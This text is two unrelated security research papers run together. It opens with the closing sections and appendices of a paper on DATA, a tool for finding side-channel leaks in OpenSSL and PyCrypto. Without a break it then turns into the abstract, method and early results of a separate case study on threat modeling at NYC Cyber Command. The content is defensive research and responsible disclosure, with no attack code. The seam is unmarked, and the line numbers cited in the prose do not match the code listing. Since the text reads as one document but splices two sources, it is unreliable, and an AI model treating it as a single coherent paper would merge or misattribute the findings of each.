We found issues in loading and parsing cryptographic keys as well as initialization routines. Finding these issues demands analysis of the full program execution, from program start to exit, which is out of reach for many existing tools. Also, analysis often neglects these information leaks because an attacker typically has no way to trigger key loading and other single events in practice. However, when using OpenSSL inside SGX enclaves (cf. Intel's SGX SSL library [40]), the attacker can trigger arbitrarily many program executions, making single-event leakage practically relevant, as demonstrated by the RSA key recovery attack in [82].

**Responsible Disclosure.** We informed the library developers as well as Intel of our findings. In response, OpenSSL merged our proposed patches upstream.

**Security Implications.** A leak found by DATA does not necessarily constitute an exploitable vulnerability. The leakage classification phase helps in rating its severity, however, an accurate judgment often demands significant effort in assembling and improving concrete attacks [12]. We argue that, unless good counter-arguments are given, any leak should be considered serious.

## 9 Mitigating Address-based Leaks

After using DATA to identify address-based information leaks in cryptographic software implementations, the following approaches could be applied as mitigation.

**Software-based Mitigations.** Coppens et al. [21] proposed compiler transformations to eliminate key-dependent control-flow dependencies. Similar approaches are followed by other program transformations [2, 56] and transactional branching [8]. Data leaks of lookup table implementations can be mitigated by bit-slicing [43, 47, 66]. Scatter-gather prevents data leaks on RSA exponentiation by interleaving data in memory such that cache lines are accessed irrespective of the used index. However, scatter-gather must be implemented correctly to prevent more sophisticated attacks [88]. Oblivious RAM [32, 77, 91] has been proposed as a generic countermeasure against data leaks by hiding memory access patterns. Hardened software implementations could then be proven leakage-free using [4, 5, 7, 16, 25].

**Mitigations on Architectural/OS Level.** Cache coloring [69] and similar cache isolation mechanisms [52] have been proposed to mitigate cache attacks. Others [90] proposed OS-level defenses against last-level cache attacks by controlling page sharing via a copy-on-access mechanism. Hardware transactional memory can be used to mitigate cache attacks by keeping all sensitive data in the cache during the computation [34]. Compiler-based tools aim to protect SGX enclaves against cache attacks [18] or controlled channel attacks [70].

## 10 Conclusion

In this work, we proposed differential address trace analysis (DATA) to identify address-based information leaks. We use statistical tests to filter non-deterministic program behavior, thus improving detection accuracy. DATA is efficient enough to analyze real-world software – from program start to exit. Thereby, we include key loading and parsing in the analysis and found leakage which has been missed before. Based on DATA, we confirmed existing and identified several unknown information leaks as well as already (supposedly) fixed vulnerabilities in OpenSSL. In addition, we showed that DATA is capable of analyzing interpreted code (PyCrypto) including the underlying interpreter, which is conceptually impossible with current static methods. This shows the practical relevance of DATA in assisting security analysts to identify information leaks as well as developers in the tedious task of correctly implementing countermeasures.

**Outlook.** The generic design of DATA also allows detecting other types of leakage such as variable time floating point instructions by including the instruction operands in the recorded address traces. DATA also

paves the way for analyzing other interpreted languages and quantifying the effects of interpretation and just-in-time compilation on side-channel security. Moreover, DATA could be extended to analyze multi-threaded programs by recording and analyzing individual traces per execution thread.

```
1 int BN_MONT_CTX_set(BN_MONT_CTX *mont,
2                     BIGNUM *mod, BN_CTX *ctx) {
3   ...
4   BN_copy(&(mont->N), mod);
5   ...
6   BN_mod_inverse(Ri, R, &mont->N, ctx);
7   ...
8 }
```

## A Leaking Functions

**OpenSSL (Symmetric Primitives).** To analyze AES, we implemented a wrapper that calls the algorithm directly. For other algorithms, we used the `openssl enc` command-line tool with keys in hex format. DATA identified information leaks in the code that parses these keys. In particular, the leaks occur in function `set_hex`, which uses stdlib's `isxdigit` function that performs leaking table lookups. Besides, `OPENSSL_hexchar2int` uses a switch case to convert key characters to integers. Although symmetric keys are usually stored in binary format, one should be aware of such leaks.

The bit-sliced AES implementation uses the vulnerable `_x86_64_AES_set_encrypt_key` function for key schedule. In addition, the unprotected AES leaks in function `_x86_64_AES_encrypt_compact`. Blowfish leaks at `BF_encrypt`, Camellia leaks the `LCamellia_SBOX` at `Camellia_Ekeygen` and `_x86_64_Camellia_encrypt`, CAST leaks the `CAST_S_table0` to `7` at `CAST_set_key` as well as `CAST_encrypt`, DES leaks the `des_skb` at `DES_set_key_unchecked` as well as `DES_SPtrans` at `DES_encrypt2`.

**OpenSSL (Asymmetric Primitives).** For the analysis of asymmetric ciphers, we use OpenSSL to generate keys in PEM format and then invoke the `openssl pkeyutl` command-line tool to create signatures with those keys. Similar to symmetric ciphers, asymmetric implementations leak during key loading and parsing. We found leaks in `EVP_DecodeUpdate`, in `EVP_DecodeBlock` via lookup table `data_ascii2bin`, in `c2i_ASN1_INTEGER` that uses `c2i_ibuf` and in `BN_bin2bn`. Although the key is typically loaded only once at program startup, this has direct implications on applications using Intel SGX SSL.

DATA discovered two new vulnerabilities regarding OpenSSL's handling of constant-time implementations. The first one leaks during the initialization of Montgomery constants for secret RSA primes `p` and `q`. This is a programming bug: the so-called constant-time flag is set for `p` and `q` in function `rsa_ossl_mod_exp` but not propagated to temporary working copies inside `BN_MONT_CTX_set`, as shown in Listing 3, since the function `BN_copy` in line 3 does not propagate the consttime-flag from `mod` to `mont->N`. This causes the inversion in line 5 to fall back to non-constant-time implementations (`int_bn_mod_inverse` and `BN_div`). The second vulnerability is a missing constant-time flag for the DSA private key inside `dsa_priv_decode`. This causes the DSA key loading to use the unprotected exponentiation function `BN_mod_exp_mont`. Moreover, DATA confirms that ECDSA still uses the vulnerable point multiplication in `ec_wNAF_mul`, which was exploited in [10, 26, 79].

Finally, we found that the majority of information leaks reported for OpenSSL are leaking the length of the key or of intermediate variables. For example, we reconfirm the leak in `BN_num_bits_word` [80], which leaks the number of bits of the upper word of big numbers. There are several examples where the key length in bytes is leaked, e.g., via `ASN1_STRING_set`, `BN_bin2bn`, `strlen` of glibc as well as via heap allocation.

**PyCrypto.** PyCrypto symmetric ciphers leak during encryption, mostly via lookup tables. AES leaks the tables `Te0` to `Te4` and `Td0` to `Td3` in functions `ALGnew`, `rijndaelKeySetupEnc` and `rijndaelEncrypt`. Blowfish leaks in functions `ALGnew` and `Blowfish_encrypt`. CAST leaks the tables `S1` to `S4` in function `block_encrypt` and the tables `S5` to `S8` in `schedulekeys_half`. Triple DES leaks the table `des_ip` in function `desfunc` as well as `deskey`. ARC4 leaks in function `ALGnew`.

## B Performance

Table 3 summarizes the performance figures of DATA for each phase.[3] Unless stated otherwise, all timings reflect the runtime in CPU minutes (single-core) and thus represent a fair and conservative metric. If tasks are parallelized, the actual runtime can be significantly reduced.

**Difference Detection Phase.** For OpenSSL, the trace size is $< 30$ MB for symmetric and $< 55$ MB for asymmetric ciphers. For PyCrypto, each trace has approximately 1 GB, because the execution of the interpreter is included. Regarding runtime, OpenSSL symmetric ciphers require less than a minute. PyCrypto ciphers finish in 5 minutes or less, despite large trace sizes. OpenSSL asymmetric ciphers need between 29.8 and 79.8 CPU minutes for two reasons. First, they require more traces. As we compare traces pairwise in the first phase, the runtime grows quadratically in the number of traces. Second, asymmetric ciphers yield significantly more differences that need to be analyzed. Especially control-flow differences demand costly re-alignment of traces. Yet, these results are quite encouraging, especially since the automated analysis of large real-world software stacks is out of reach for many existing tools. Also, we see possible improvements in further speeding up analysis times.

**Leakage Detection Phase.** We analyze three fixed and one random set à 60 traces, yielding 240 traces in total. Since this phase only analyzes address differences reported by the previous phase, the sizes of the recorded traces are significantly smaller. From several MB to over 1 GB in phase one, the traces are now several KB to around 1.3 MB for RSA. This makes recording and analyzing an even larger number of traces, e.g., more than 240, efficient. For example, the analysis of OpenSSL bitsliced AES takes less than 5 CPU minutes. As expected, analyzing PyCrypto takes longer due to the instrumentation of the Python interpreter. Also, analysis of RSA is slower due to the high number of address differences to analyze. For example, RSA generates traces of up to 1343.9 KB to be analyzed. Nevertheless, phase two completes within less than 61 CPU minutes.

**Leakage Classification Phase.** The last phase records and analyzes 200 traces with random keys. To speed up recording, we reuse traces from the random input set of the previous phase. We benchmarked symmetric ciphers with the byte leakage model. Analysis times vary heavily between ciphers, because the performance critically depends on the number of reported address leaks and the size of the evidences, which need to be classified. For instance, most ciphers complete in less than 80 minutes, and AES bit-sliced in even 3.2 minutes. In contrast, PyCrypto Blowfish took almost 9 CPU hours because of a much larger number of evidences compared to PyCrypto AES, as can be seen from their trace sizes (271.8 kB for Blowfish versus 13.6 kB for AES). In general, testing the HW model is faster than the bit model because the HW cumulates all key bits into a single metric, while for the bit model we need to analyze multiple key bits independently. Table 2 shows that the cumulative runtime over both models is between 55 and 95 min. Also, the classification phase is generally slower than the leakage detection phase. This is because, first, DATA performs more specific leakage tests than generic ones ($\mathbf{H}_{\mathbf{addr/pos}}$ vs. $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr/pos}}$), and second, the RDC is more costly to compute than Kuiper's test. We believe significant performance savings are possible by pruning large evidence lists and by optimizing the RDC implementation.

**Summary.** The last two columns illustrate that the overall performance of DATA adapts to the amount of discovered leakage, which is desirable. Leakage-free implementations finish within 6 s, while leaky ones take up to 580 CPU minutes. In any of the phases, analysis requires less than 4.5 GB of RAM when executing on a single core. This is within the range of desktop computers and commodity laptops. When multi-core environments are available, one can exploit parallelism to greatly speed up analysis times. In fact, we parallelized phase one and reduced its runtime for RSA from 55 CPU minutes to approximately 250 real seconds. Similar optimizations could be implemented for phase two and three. Moreover, when doing frequent testing, software developers could not only omit the leakage classification phase intended for security analysts but also skip the leakage detection phase in case of deterministic algorithms.

[3] The overall performance might be higher than the sum of all phases because it includes the generation of final reports.

## Abstract

Digital security professionals use threat modeling to assess and improve the security posture of an organization or product. However, no threat-modeling techniques have been systematically evaluated in a real-world, enterprise environment. In this case study, we introduce formalized threat modeling to New York City Cyber Command: the primary digital defense organization for the most populous city in the United States.

We find that threat modeling improved self-efficacy; 20 of 25 participants regularly incorporated it within their daily duties 30 days after training, without further prompting. After 120 days, implemented participant-designed threat mitigation strategies provided tangible security benefits for NYC, including blocking 541 unique intrusion attempts, preventing the hijacking of five privileged user accounts, and addressing three public-facing server vulnerabilities. Overall, these results suggest that the introduction of threat modeling can provide valuable benefits in an enterprise setting.

## 1 Introduction

Threat modeling — a structured process for assessing digital risks and developing mitigation strategies — originated more than 30 years ago and is commonly recommended in industry and academia as a useful tool for mitigating risk in software, systems, and enterprises [57]. While a number of threat-modeling approaches have been proposed, few provide efficacy metrics, and essentially none have been systematically evaluated in an enterprise environment [9, 14, 15, 20, 24, 25, 28, 34, 35, 37, 38, 42, 46, 53]. As a result, it can be difficult to quantify the benefit of threat modeling in practice.

In this paper, we present the first case study of threat modeling in a large, high-risk enterprise environment: New York City Cyber Command (NYC3).[1] NYC3 is responsible for defending the most populous city in the United States from cyber attacks, including a digital infrastructure that supports 60 million visitors and 300,000 government employees each year.

Similar to many other enterprise organizations, prior to our study, NYC3 did not use threat modeling but protected its assets primarily via vendor technologies meeting city-specific and industry guidelines. As part of a unique cooperative opportunity, we introduced 25 NYC3 personnel to an exemplar threat-modeling approach through group training sessions. We then tracked the impact of this threat modeling training on NYC3's security posture quantitatively, through analysis of 120 days of log data, and qualitatively, via pre-, post-, and 30-day-post-training surveys with participants. To our knowledge, this represents the largest-scale real-world evaluation of threat modeling efficacy to date.

Our results suggest that threat modeling may provide valuable benefits in an enterprise setting. Participants' perceptions of threat modeling were very positive: after 30 days, 23 participants agreed that it was useful in their daily work and 20 reported that they have adopted its concepts in their daily routine. Collectively, participants developed 147 unique mitigation strategies, of which 64% were new and unimplemented within NYC3. Additionally, participants identified new threats in eight distinct areas within their environment, such as physical access-control weaknesses and human configuration errors. Within one week of developing these plans, NYC3 employees started implementing participant-designed plans to mitigate these eight newly-identified threat categories. In the 120 days following our study, NYC3 implemented participant-designed defensive strategies that prevented five privileged account hijackings, mitigated 541 unique intrusion attempts, and remedied three previously unknown web-server vulnera-

*We would like to thank the leadership and strategic communications personnel of NYC Cyber Command for making this study possible. Additionally, we would like to thank Lujo Bauer of Carnegie Mellon University for his advice and expertise in shaping this study.



Figure 1: Step-by-step process for threat modeling with CoG, using participant P17's responses as an example.

bilities.

While our findings are drawn from a single enterprise environment, NYC3 shares many similarities to many U.S. enterprises today, such as the use of widely-mandated compliance standards [29, 44, 45], use of pervasive vendor technologies, and the mission to protect a spectrum of organizations ranging from the financial sector to law enforcement [13].[2] Consequently, our observations and metrics provide a scaffolding for future work on threat modeling and enterprise-employee security training.

## 2 Background

In this section, we describe threat modeling, detail the specific threat-modeling approach we used in this study, and briefly review prior empirical studies of threat modeling.

### 2.1 Threat-modeling frameworks

Threat modeling is a structured approach to assessing risks and developing plans to mitigate those risks. Many threat-modeling frameworks aim to improve practitioners' situational awareness and provide them with a decision-making process for complex problems [15, 25]. Some frameworks focus on thinking like an adversary, helping practitioners identify and block essential tasks that would lead to a successful attack [9,14,28,43]. Other frameworks help users automatically or manually identify likely threats to a particular system based on past data and ongoing trends [38, 39, 53, 54, 57].

### 2.2 The Center of Gravity framework

In this study, we introduced NYC3 employees to the Center of Gravity (CoG) framework, which originated in the 19th century as a military strategy [64]. As a military concept, a center of gravity is the "primary entity that possesses the inherent capability to achieve the objective [17]." As a threat modeling approach, CoG focuses on identifying and defending this central resource. This approach is applicable within any contested domain [60] and is synonymous with centrality, which appears in network theory for social groups [30] and network theory in the digital domain [62]. CoG supports planning offensive cyberspace operations [8] and prioritizing digital defenses [11].

The constraints of our partnership with NYC3 — in particular, the requirement to minimize employees' time away from their duties — only allowed us to introduce and examine one threat modeling framework. We selected CoG because it incorporates many key characteristics from across more pervasive frameworks: CoG provides practitioners with a top-down approach to identifying internal points of vulnerability, similar to STRIDE [38, 39], and it assists with assessing vulnerabilities from an adversarial perspective, similar to attack trees, security cards, persona non grata, and cyber kill chain [9, 14, 28, 54]. Uniquely among popular threat modeling approaches, it allows organizations to prioritize defensive efforts based on risk priority.

We next briefly describe the process of applying the CoG approach. Figure 1 illustrates these steps using an example provided by one participant.

To begin using CoG, analysts must start by codifying the long-term organizational objective, or "end state," of defensive measures. An end state provides the *why* for implementing defenses and allows an individual practitioner to understand their own specific security objective with respect to the organization.

Once the practitioner understands their objective, the next step is to identify all of the assets currently in use that support accomplishing the objective. In this context,

an asset can be a system, a service, a tool, or anything relevant to accomplishing the objective (not just security-specific assets). The practitioner then identifies the CoG as the pivotal asset on which all other assets depend for accomplishing the objective.

Once the practitioner identifies the CoG, they can deconstruct it into three components: critical capabilities, critical requirements, and critical vulnerabilities [17]. *Critical capabilities* (CC) are distinguished by two key features: they support the practitioner's objectives, and the CoG would cease to operate without them [21]. For each CC, there are one or more *critical requirements* (CR), defined as supporting resources that enable the CC to function [21]. Eikmeier distinguishes between capabilities and requirements using a "does/uses" litmus test [17]: If the CoG does something, that something is a capability, and if it uses something, that something is a requirement. *Critical vulnerabilities* (CV) are directly related to critical requirements; CVs are thresholds of diminished CRs that make the CoG inoperable [55]. Practitioners identify CVs by asking the following question for each CR: what would cause this requirement to no longer function as intended? Some CVs are binary, such as the complete loss of a CR, but others may cause a reduced functionality beyond some threshold, preventing the CoG from accomplishing the objective.

Building a thorough list of critical vulnerabilities allows the practitioner to understand how their objectives can be threatened. The practitioner should consider both malicious and accidental threats to collectively describe the worst-case situation for their organization and objectives. The CoG approach models all threats with a singular, unified motivation: exploiting critical vulnerabilities. This allows practitioners to develop a list of threats that can encompass nation-state hackers, insiders, poorly trained users, and others. The practitioner iterates over the list of critical vulnerabilities to develop a corresponding list of *threat capabilities* (TC). For each CV, they ask: what could take advantage of this vulnerable condition? From the list of TCs, they enumerate all of the threat requirements (TR) needed to support each capability.

The final step in the CoG analysis process is building an *actionable defense plan* (ADP) that can neutralize identified threat capabilities and requirements, mitigate critical vulnerabilities, and protect the identified CoG. Each component of an ADP, designed to dampen or eliminate one or more potential risks, is referred to as a *mitigation strategy*.

## 2.3 Empirically evaluating threat models

A limited number of threat-modeling frameworks have been empirically evaluated, and none have been assessed at the enterprise level. Sindre and Opdahl [50, 58] compared the effectiveness of *attack trees* against *misuse cases* and Labunets et al. [32] compared *CORAS* [34] against *SREP* [37]. In both of these empirical studies, researchers measured the effectiveness of each framework by quantitatively comparing output from student groups. Additionally, these studies measured the perceived effectiveness of the frameworks through post-study questionnaires based on the Technology Acceptance Model [12]. Massacci et al. [35] used small groups of industry practitioners and students to compare the performance of four threat models [20,24,34,42] against fictional scenarios in a classroom environment, largely based on participants' perception of the frameworks.



Figure 2: Our six-part study protocol and metrics.

In our study, we do not compare different frameworks to each other. Instead, we use one particular approach as a case study to examine the introduction of threat-modeling within an enterprise environment, using participants with a direct, vested interest in improving their job performance and the security posture of their environment. We utilize qualitative research methods based on studies from Sindre, Opdahl, Labunets, and Moody [32, 41, 50] while aggregating quantitative data to determine how well threat modeling protects digital systems.

# 3 Case study: Threat modeling at NYC3

To evaluate the impact of introducing threat modeling to an organization that had not previously used it, we partnered with NYC3 to introduce a specific threat-modeling framework (CoG) and observe the effects. NYC3 is responsible for protecting the most populous city in the U.S. and its government from cyber attacks. The Government of the City of New York (GoNYC) includes 143 separate departments, agencies, and offices with more than 300,000 employees that support 8.6 million residents and 60 million yearly visitors [48]. It maintains nearly 200,000 external IP addresses and has its own In-

ternet Service Provider, with hundreds of miles of fiber-optic cable and dozens of major points of presence. Further, the city is responsible for maintaining industrial control and mainframe systems. We drew our participant pool from the civil servants and private-sector contractors who work directly with NYC3.

Throughout this study we focus on the *efficacy* of threat modeling, which in this context we define as the ability to achieve a desired outcome. Both *effectiveness*, the ability to successfully achieve an outcome, and *efficiency*, the ability to reduce effort to achieve an outcome, comprise efficacy.

Because we introduced threat modeling in NYC3's operational environment, we were not able to conduct a comparative experiment; instead, we designed a primarily observational study to obtain as much insight as possible — both qualitative and quantitative — into the effects of introducing threat modeling within an enterprise environment. Our study includes six components (as shown in Figure 2), that occurred from June through November 2017, and was approved by the University of Maryland Institutional Review Board. Due to the study's sensitive nature, we generalized some details about defenses and vulnerabilities to protect NYC. Additionally, we redacted sensitive information when quoting participants and generalized job descriptions so as to not deanonymize participants.

## 3.1 Recruitment

NYC3 leadership sent all of its employees an email that outlined the voluntary nature of our study as well as our motivation and goals. The email informed NYC3 employees that they would be introduced to new techniques that could potentially streamline their daily duties, and that the findings from the study would be directly applied to defending NYC3 systems and networks. We conducted the study during participants' regularly scheduled work hours and did not provide them with any additional monetary incentives for participating.

## 3.2 Study protocol

We designed a multi-part study protocol, as follows.

**Protocol pilot.** Prior to deploying our protocol with participants, we conducted three iterations of the study using non-NYC3 employees (two security practitioners and one large-organization chief information security officer) to pre-test for relevance, clarity, and validity. We updated the study protocol based on pilot feedback and overall study flow. After three iterations, we arrived at the final protocol described below.

**Baseline survey.** Establishing a baseline for NYC3 defensive practices allows us to compare the security posture before and after our training intervention. We asked participants about their specific work role, responsibilities, and demographics; their understanding of organizational mission statements; which assets they use to accomplish their daily duties; their sentiment towards NYC3's current security posture; and their perceived self-efficacy for performing digital security tasks.

We used a combination of open-ended, close-ended, and Likert-scale questions in our 29-question online survey (App. B). We based all self-efficacy questions on best-practices and question-creation guides from established educational psychology studies [5]. We used an identical structure for the post-training survey and 30-day follow-up survey. Capturing self-efficacy before, immediately after, and 30 days after receiving the educational intervention allowed us to measure how each participant perceived the model's efficacy. We were interested in measuring efficacy perceptions, as self-efficacy has been shown to be an important component of individual success at performing job duties in enterprise settings [4]; one key component of self-efficacy is belief in the efficacy of the tools you use to complete tasks.

**Educational intervention.** After completing the initial survey, we provided groups of participants with in-person instruction on the history of CoG, its application as a threat modeling technique, the CoG process outlined in Section 2.2, and two examples of applying the framework. We scheduled three independent sessions and allowed participants to choose the session most convenient to their work schedule.

We based our 60-minute educational intervention on fundamentals from adult learning research and the experiential learning theory (ELT) [31]. Kolb and Kolb found that adults learn new concepts better through ELT by (1) integrating new concepts into existing ones, (2) accommodating existing concepts to account for the new concepts, and (3) "experiencing, reflecting, and acting" to reinforce the new concepts [31]. Social learning theory (SLT) further supports this process, indicating that adults learn new patterns of behavior best through direct experience [6]. Thus, our class was designed to reinforce each concept with a hands-on exercise using scenarios relevant to the audience and their domain knowledge.

During the class, the instructor introduced participants to tabular and graph-based methods performing CoG analysis [59]; we include examples of both in App. D. The tabular tool allows users to record their responses to each subtask of the CoG framework; each section supports data in follow-on sections. The graph-based method provides users with an alternative, complementary method for eliciting the same data. Previous research indicates that various learning styles benefit from multiple forms of data elicitation [31].

During the first classroom example, the instructor guided participants through a scenario drawn from the Star Wars movie franchise to determine the CoG for the Galactic Empire. The instructor provided step-by-

step instructions for using the tabular and graphical tools throughout. In the second example, the participants worked together without instructor guidance to apply CoG and framework tools to a fictional e-commerce scenario. We describe both fictitious scenarios in App. A.

Prior to providing the intervention, the instructor observed NYC3 employees at work for four days to better understand their operating environment. The instructor developed the fictitious scenarios so that they did not reflect any specific conditions within NYC3. We chose these scenarios in lieu of NYC3-specific scenarios to reduce bias during training that would inadvertently coach participants towards providing "approved solutions."

To control for variations in instruction, each group had the same instructor. The instructor is a member of the research team with extensive subject-matter knowledge and experience, including six months of formal university training on threat modeling. The instructor communicated this experience prior to each class to establish a baseline of credibility with the group. During each class, participants could ask questions at any time, and the instructor maintained a running log of these questions. To maintain consistency across class sessions, the instructor incorporated answers to these questions at relevant points in future sessions, and emailed the answers to participants who had attended previous sessions.

**Performance evaluation session.** After all participants finished the educational intervention training, they each completed a 60-minute individual session where they applied CoG to their daily duties. For example, P17 used the framework in his role as a security analyst to develop plans for better defending NYC endpoint workstations (See App. A.3). This phase of the study provided hands-on reinforcement learning, as recommended by ELT and SLT [6, 31].

We audio recorded each session, provided participants with clean worksheets and whiteboards for brainstorming (App. D), and allowed participants to bring in any notes from the previous educational intervention training. Without notifying the participants, we logged task completion times for each step, in an effort to measure the efficiency of the framework without putting undue pressure on participants.

The interviewer used the constructive interaction method for communicating with the participants, asking them to openly communicate throughout each subtask in Section 2.2 [40]. During each step, the instructor re-stated participants' previous verbal comments or documented responses to assist with data elicitation but did not introduce any new concepts to prevent data bias. For consistency, the same interviewer completed all performance evaluation sessions.

At the completion of each session, we retained a copy of the completed worksheets, photographed the whiteboards, and returned the original worksheets to the participant to help guide their responses for the second online survey. The aggregated worksheets and time logs support measurements for the actual efficacy of the CoG framework (See Section 4.3.2).

The performance evaluation interviewer transcribed responses to the open-ended questions after each session using the audio recordings. Two researchers jointly analyzed all open-ended survey questions and each transcription using iterative open-coding [61]. In alignment with this process, we coded each research artifact and built upon the codebook incrementally. We resolved all disagreements by establishing a mutually agreed upon definition for coded terms. From here, we re-coded previously coded items using the updated codebook and repeated this process until we coded all responses, resolved all disagreements, and the codebook was stable.

**Post-training survey.** In this 27-question online survey (App. B), conducted immediately after the performance evaluation session, we collected responses measuring the framework's actual and perceived efficacy. We asked participants to re-apply CoG to their daily duties, which allowed them to account for any new details they might have considered since the previous session. Additionally, we asked them to re-evaluate their perception of the NYC3 baseline security posture and their ability to complete digital security tasks. Using this information, we can measure changes in how participants view the organization and their own abilities [19]. Further, we asked participants to evaluate their ability to complete digital security tasks solely using the CoG framework and and to answer comprehension questions measuring their current understanding of the framework.

**Follow-up survey.** The 13-question follow-up survey (App. B) allowed us to measure framework adoption, knowledge retention, and perceived efficacy 30 days after researchers departed. To measure the extent to which participants adopted CoG analysis without instructor stimulus, we asked them to describe whether and how they used the information derived from CoG analysis or the framework itself within their daily duties. These questions allow us to understand participants' ability to apply output from the framework, measure their adoption rates at work, and measure their internalization of CoG concepts. We also continued to use self-efficacy questions supplemented with survey questions from the technology acceptance model (TAM) [12].

**Long-term evaluation.** After 120 days, we evaluated the efficacy of adopted defense plans for protecting NYC3 systems. We used a combination of NYC3 incident reports and system logs extracted solely from defensive measures that participants recommended and implemented because of their use of CoG threat modeling.

NYC3 deployed these new defensive measures in "blind spots," so each verified intrusion attempt or vulnerability clearly links an improved security posture to these new defensive measures.

### 3.3 Limitations

All field studies and qualitative research should be interpreted in the context of their limitations.

We opted to measure only one threat-modeling framework: although our sample represents 37% of the NYC3 workforce, 25 participants (in many cases with no overlap in work roles) would not have been sufficient to thoroughly compare multiple approaches. Testing multiple models within participants was impractical due to the strong potential for learning effects and the need to limit participants' time away from their job duties. As such, it is possible that other threat-modeling or training approaches would be equally or more effective. We believe, however, that our results still provide insight as to how threat modeling in general can benefit a large enterprise.

As we will describe in Section 4.3.2 below, we used two NYC3 leaders to jointly evaluate the defense plans produced by our participants. More, and more independent, evaluators would be ideal, but was infeasible given confidentiality requirements and time constraints on NYC3 leadership.

Our results may be affected by demand characteristics, in which participants are more likely to respond positively due to close interaction with researchers [27, 51, 63]. We mitigated this through (1) anonymous online surveys that facilitated open-ended, candid feedback, (2) removing researchers from the environment for 30 days before the follow-up survey, and (3) collecting actual adoption metrics. Further, because we explained the purpose of the study during recruitment, there may be selection bias in which those NYC3 personnel most interested in the topic or framework were more likely to participate; we mitigated this by asking NYC3 leaders to reinforce that (non-)participation in the study would have no impact on performance evaluations and by recruiting a large portion of the NYC3 workforce.

NYC3's mission, its use of pervasive defensive technologies, and its adherence to common compliance standards indicate that NYC3 is similar to other large organizations [29, 44, 45]; however, there may be specific organizational characteristics of NYC3 that are especially well (or poorly) suited to threat modeling. Nonetheless, our results suggest many directions for future work and provide novel insights into the use of threat modeling in an enterprise setting.

TAM has been criticized (e.g., by Legris et al. [33]) for insufficient use coverage. Additionally, the positive framing of TAM questions may lead to social desirability biases [16]. To address coverage, we use TAM in conjunction with the Bandura self-efficacy scales for a more complete picture. Moreover, reusing validated survey items and scales in this study is a best-practice in survey design that has been shown to reduce bias and improve construct validity [18, 22]. Lastly, we elicited participant feedback with a negative framing explicitly after each performance evaluation session, and implicitly when assessing threat modeling adoption at the 30-day evaluation. Eliciting feedback through negatively-framed mechanisms allowed participants to provide their perceptions from both perspectives.

For each qualitative finding, we provide a participant count, to indicate prevalence. However, participants who did not mention a specific concept during an open-ended question may simply have failed to state it, rather than explicitly disagreeing. We therefore do not use statistical hypothesis tests for these questions.

## 4 Results

Below we present the results of our case study evaluating threat modeling in an enterprise environment, drawing from transcripts and artifacts from performance evaluation sessions, survey answers, and logged security metrics. We report participant demographics, baseline metrics, immediate post-training observations, 30-day observations, and observations after 120 days.

We organize our findings within the established framework of perceived efficacy, actual efficacy, and actual adoption [32,41,50]. Participants' perceived efficacy and belief that they will achieve their desired outcomes directly shape their motivation for adopting threat modeling in the future [3]. Actual efficacy confirms the validity of perceptions and further shapes the likelihood of adoption. Lastly, regardless of perceived or actual efficacy, a framework must be adopted in order to demonstrate true efficacy within an environment. Through these three measurements, we provide security practitioners with the first structured evaluation of threat modeling within a large-scale enterprise environment.

### 4.1 Participants

Qualitative research best practices recommend interviewing 12-20 participants for achieving data saturation in thematic analysis [23]. To account for employees who might need to withdraw from the study due to pressing work duties, we recruited 28 participants for our study. Of these, 25 participants completed the study (Table 1), above qualitative recommendations, and we also reached saturation in our performance evaluation sessions. For the rest of this paper, all results refer to the 25 participants who completed the study. This sample represents 37% of the NYC3 employees as of August 8, 2017.

Technicians such as network administrators and security engineers account for 18 of the participants; the remainder fulfill supporting roles within NYC3 (e.g., lead-

[1] SC: Some College, BS: Bachelor's, G: Graduate degree, P: Prefer not to answer

Table 1: Participant demographics

ership, policy compliance, and administrative support). This composition is similar to the actual work role distribution across NYC3, with 50 of 67 employees serving as technicians. Prior to this study, one participant had a high-level understanding of the military applications of CoG, and none of the participants had any applied experience using any threat-modeling framework.

All participants had at least some college education, with ten holding a graduate degree and eight holding a bachelor's. Additionally, 15 possessed at least one industry certification. Participants had an average of 14.7 years of information technology and security experience in large organizations, with a mean of 8.5 years of formal or on-the-job training.

## 4.2 Pre-intervention baseline

To measure the impact of threat modeling within NYC3 systems, we first established a baseline of how participants deployed defensive strategies prior to our training. Most commonly, they prioritized defending high-impact service-based systems such as NYC.gov (n=7) and adhering to compliance frameworks (n=7), followed by applying risk management strategies (n=6) and assessing which systems are most susceptible to attack (n=3). Participants reported using the following guidelines and programs for assessing NYC's digital security posture: city-specific policies and executive orders such as the NYC remote access policy [49] (n=6), NIST Cybersecurity Framework [44] (n=4), and NYC3's one-time accreditation process for adding new technologies to their network (n=2). Of these guidelines, participants stated that none of the programs were applied frequently enough, with P5 stating that "compliance is only as good as your last assessment." With too much lapsed time between audits, defenders cannot establish an accurate assessment of the environment's security posture over time. The remainder of respondents (n=13) said they were unsure about which programs or policies were applicable.

## 4.3 Immediate observations

In contrast to the baseline survey, performance evaluation session observations and post-training surveys indicate that threat modeling provided participants with a better understanding of their security environment, that participants felt more confident in their ability to protect NYC, and that participants could successfully apply threat modeling relatively quickly with accurate results.

### 4.3.1 Perceived efficacy

We observe participants' initial threat modeling perceptions in the context of new insights, framework usefulness, and changes in self-efficacy.

**New understanding.** Overall, 12 of 25 participants reported that threat modeling allowed them to understand new critical capabilities, requirements, or vulnerabilities that they had never previously considered. In particular, four participants had never previously mapped threats to vulnerabilities. P16, a non-technical administrative support staffer, used threat modeling to understand the implications of wide-open security permissions on a wiki and networked share drive.

Threat modeling provided two participants with self-derived examples of why crisis continuity plans exist for large organizations. P04 stated that this new understanding would further assist him with planning for crises, allowing him to recommend to "senior management the plan of action for what should be done first."

Of the 13 participants who did not report discovering anything new, seven stated threat modeling was simply a restructured approach to current defensive concepts like defense-in-depth [36]. Four stated threat modeling did not help them discover anything new but added additional emphasis to areas they should be concerned with.

Four participants identified an over-reliance on personal relationships (rather than codified policies) as a critical vulnerability for organizational success, which conceptually is something none of them had ever before considered. During his performance evaluation session, P24 discussed how changes in the political environment from the local to federal level can affect established trust across the GoNYC; a large turnover in personnel could halt some progress and potentially kill some initiatives. P25 stated "I had not really considered... the impact that some sort of major, non-cyber event could have

on our ability to be successful," discussing how a major terrorist event within NYC could decrease NYC3's ability to sustain critical requirements and capabilities. Thus, both participants recommended codifying existing relationship-based agreements into legislation capable of withstanding non-digital security threats to their daily responsibilities. An example of this includes establishing a formal memorandum of understanding (MoU) with law enforcement agencies in NYC to facilitate the exchange of threat indicators.

